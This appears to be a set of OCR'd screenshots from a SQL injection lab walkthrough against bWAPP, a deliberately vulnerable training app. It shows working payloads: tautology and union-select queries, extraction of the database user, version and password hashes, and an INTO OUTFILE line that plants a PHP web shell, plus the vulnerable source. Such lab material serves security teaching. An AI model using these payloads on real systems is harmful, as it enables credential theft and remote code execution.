
Title	Release	Character	Genre	IMDb
No movies were found!				


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_1.php?title='+'&action=search
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credi

/ SQL Injection (GET/Search) /

Search for a movie: '' Search


Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_1.php?title='&action=search
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
/ SQL Injection (GET/Search) /
Search for a movie: '
Search

Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

sqli_1.php?title='&action=search



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_1.php?title=iron'+or+1%3D1%23&action=search
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
Search

/ SQL Injection (GET/Search) /

Search for a movie: iron' or 1=1#

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

sqli_1.php?title=iron' or 1=1#&action=search



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
Search


192.168.254.131/bWAPP/sqli_1.php?title=iron'+or+1%3D2+%23&action=search

/ SQL Injection (GET/Search) /

Search for a movie: iron' or 1=2 #

Title	Release	Character	Genre	IMDb
No movies were found!				

sqli_1.php?title=validEntry' or 1=2#&action=search



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
Search


192.168.254.131/bWAPP/sqli_1.php?title=iron'+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7+%23&action=search

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

sqli_1.php?title=iron' union select 1,2,3,4,5,6,7 #&action=search


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits
Search


192.168.254.131/bWAPP/sqli_1.php?title=iron'+union+select+1%2Cuser()%2C%40%40version%2C4%2C5%2C6%2C7+%23&action=search

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
root@localhost	5.0.96-0ubuntu3	5	4	Link

sqli_1.php?title=iron' union select 1,user(),@@version,4,5,6,7 #&action=search


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blo
Search

192.168.254.131/bWAPP/sqli_1.php?title=iron'+union+select+1%2Clogin%2Cpassword%2Cemail%2C5%2C6%2C7+from+users+%23&action=search


/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	bwapp-bee@mailinator.com	Link

iron' union select 1,login,password,email,5,6,7 from users #

sqli_1.php?title=iron' union select 1,"<?php echo shell_exec($_GET['cmd'])?>",3,4,5,6,7 into OUTFILE '/var/www/bWAPP/popped.php' #&action=search




```
  GNU nano 2.0.7                                     File: /var/www/bWAPP/sqli_1.php

            <td width="200"><b>Title</b></td>
            <td width="80"><b>Release</b></td>
            <td width="140"><b>Character</b></td>
            <td width="80"><b>Genre</b></td>
            <td width="80"><b>IMDb</b></td>

        </tr>
<?php

if(isset($_GET["title"]))
{

    $title = $_GET["title"];

    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {

        // die("Error: " . mysql_error());
```

Select * from movies where title like 'iron'

SQLi (GET/Select)

March 31, 2015 12:35 PM

